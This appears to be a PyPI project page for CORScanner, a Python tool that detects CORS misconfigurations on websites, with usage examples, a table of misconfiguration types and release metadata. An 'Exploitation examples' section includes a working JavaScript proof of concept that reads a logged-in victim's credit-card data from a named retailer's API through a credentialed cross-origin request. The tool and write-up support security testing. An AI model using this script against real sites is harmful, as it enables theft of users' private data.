
About CORScanner
CORScanner is a python tool designed to discover CORS misconfigurations vulnerabilities of websites. It helps website administrators and penetration testers to check whether the domains/urls they are targeting have insecure CORS policies.
Features
- Fast. It uses gevent instead of Python threads for concurrency, which is much faster for network scanning.
- Comprehensive. It covers all the common types of CORS misconfigurations we know.
- Flexible. It supports various self-define features (e.g. file output), which is helpful for large-scale scanning.
Two useful references for understanding CORS systematically:
- USENIX security 18 paper: We Still Don’t Have Secure Cross-Domain Requests: an Empirical Study of CORS
- 中文详解:绕过浏览器SOP,跨站窃取信息:CORS配置安全漏洞报告及最佳部署实践

Screenshots
Installation
- Download this tool
git clone https://github.com/chenjj/CORScanner.git
- Install dependencies
sudo pip install -r requirements.txt
CORScanner depends on the requests, gevent, tldextract, colorama and argparse python modules.
Python Version:
- Both Python 2 (2.7.x) and Python 3 (3.7.x) are supported.
Usage
| Short Form | Long Form | Description |
|---|---|---|
| -u | --url | URL/domain to check it's CORS policy |
| -d | --headers | Add headers to the request |
| -i | --input | URL/domain list file to check their CORS policy |
| -t | --threads | Number of threads to use for CORS scan |
| -o | --output | Save the results to json file |
| -v | --verbose | Enable the verbose mode and display results in realtime |
| -h | --help | show the help message and exit |
Examples
- To check CORS misconfigurations of specific domain:
python cors_scan.py -u example.com
- To enable more debug info, use -vvv:
python cors_scan.py -u example.com -vvv
- To check CORS misconfigurations of specific URL:
python cors_scan.py -u http://example.com/restapi
- To check CORS misconfiguration with specific headers:
python cors_scan.py -u example.com -d "Cookie: test"
- To check CORS misconfigurations of multiple domains/URLs:
python cors_scan.py -i top_100_domains.txt -t 100
- To list all the basic options and switches use -h switch:
python cors_scan.py -h
Misconfiguration types
This tool covers the following misconfiguration types:
| Misconfiguration type | Description |
|---|---|
| Reflect_any_origin | Blindly reflect the Origin header value in Access-Control-Allow-Origin headers in responses, which means any website can read its secrets by sending cross-orign requests. |
| Prefix_match | wwww.example.com trusts example.com.evil.com, which is an attacker's domain. |
| Suffix_match | wwww.example.com trusts evilexample.com, which could be registered by an attacker. |
| Not_escape_dot | wwww.example.com trusts wwwaexample.com, which could be registered by an attacker. |
| Substring match | wwww.example.com trusts example.co, which could be registered by an attacker. |
| Trust_null | wwww.example.com trusts null, which can be forged by iframe sandbox scripts |
| HTTPS_trust_HTTP | Risky trust dependency, a MITM attacker may steal HTTPS site secrets |
| Trust_any_subdomain | Risky trust dependency, a subdomain XSS may steal its secrets |
| Custom_third_parties | Custom unsafe third parties origins like github.io, see more in origins.json file. Thanks @phackt! |
| Special_characters_bypass | Exploiting browsers’ handling of special characters. Most can only work in Safari except _, which can also work in Chrome and Firefox. See more in Advanced CORS Exploitation Techniques. Thanks @Malayke. |
Welcome to contribute more.
Exploitation examples
Here is an example about how to exploit "Reflect_any_origin" misconfiguration on Walmart.com(fixed). Localhost is the malicious website in the video.
Walmart.com video on Youtube:

Here is the exploitation code:
<script>
    // Send a cross origin request to the walmart.com server, when a victim visits the page.
    var req = new XMLHttpRequest();
    req.open('GET',"https://www.walmart.com/account/electrode/account/api/customer/:CID/credit-card",true);
    req.onload = stealData;
    req.withCredentials = true;
    req.send();

    function stealData(){
        //reading response is allowed because of the CORS misconfiguration.
        var data= JSON.stringify(JSON.parse(this.responseText),null,2);

        //display the data on the page. A real attacker can send the data to his server.
        output(data);
    }

    function output(inp) {
        document.body.appendChild(document.createElement('pre')).innerHTML = inp;
    }
</script>
If you have understood how the demo works, you can read Section 5 and Section 6 of the CORS paper and know how to exploit other misconfigurations.
License
CORScanner is licensed under the MIT license. take a look at the LICENSE for more information.
Credits
This work is inspired by the following excellent researches:
- James Kettle, “Exploiting CORS misconfigurations for Bitcoins and bounties”, AppSecUSA 2016*
- Evan Johnson, “Misconfigured CORS and why web appsec is not getting easier”, AppSecUSA 2016*
- Von Jens Müller, "CORS misconfigurations on a large scale", CORStest*
Version
Current version is 1.0
1 maintainer

Metadata
1 maintainer
Release files for corscanner 0.9.7
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | Provenance | |
|---|---|---|---|---|
| corscanner-0.9.7.tar.gz | 2.3 MB | Without provenance | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| corscanner-0.9.7-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 4.6 MB
Release files / corscanner-0.9.7.tar.gz
| Download URL | corscanner-0.9.7.tar.gz |
|---|---|
| Size | 2.3 MB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
5be873fa1a503eaa60416759906354b496d8b8d1e8d1d99fe314d60405fc33bb
|
|
BLAKE2b-256 checksum How to use checksums |
b18e7b63e6617a28a3da5169fb6712b0c34c40bfcb8219a9dc15c651574fb9fd
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/3.2.0 pkginfo/1.6.1 requests/2.25.1 setuptools/51.0.0 requests-toolbelt/0.9.1 tqdm/4.54.1 CPython/3.9.1
|
Release files / corscanner-0.9.7-py3-none-any.whl
| Download URL | corscanner-0.9.7-py3-none-any.whl |
|---|---|
| Size | 2.3 MB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
40fbe2cd67696b4896a18eb8b6c7a049e7846c4836a818037fe62b19f41c1917
|
|
BLAKE2b-256 checksum How to use checksums |
799dc85bd6b978dab87e072d39348b0d98d5f16bd3494dc76ef2286d5d78e00a
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/3.2.0 pkginfo/1.6.1 requests/2.25.1 setuptools/51.0.0 requests-toolbelt/0.9.1 tqdm/4.54.1 CPython/3.9.1
|
Security for corscanner 0.9.7
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
No provenance found
None of the files in this release were uploaded with provenance metadata.
A note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.













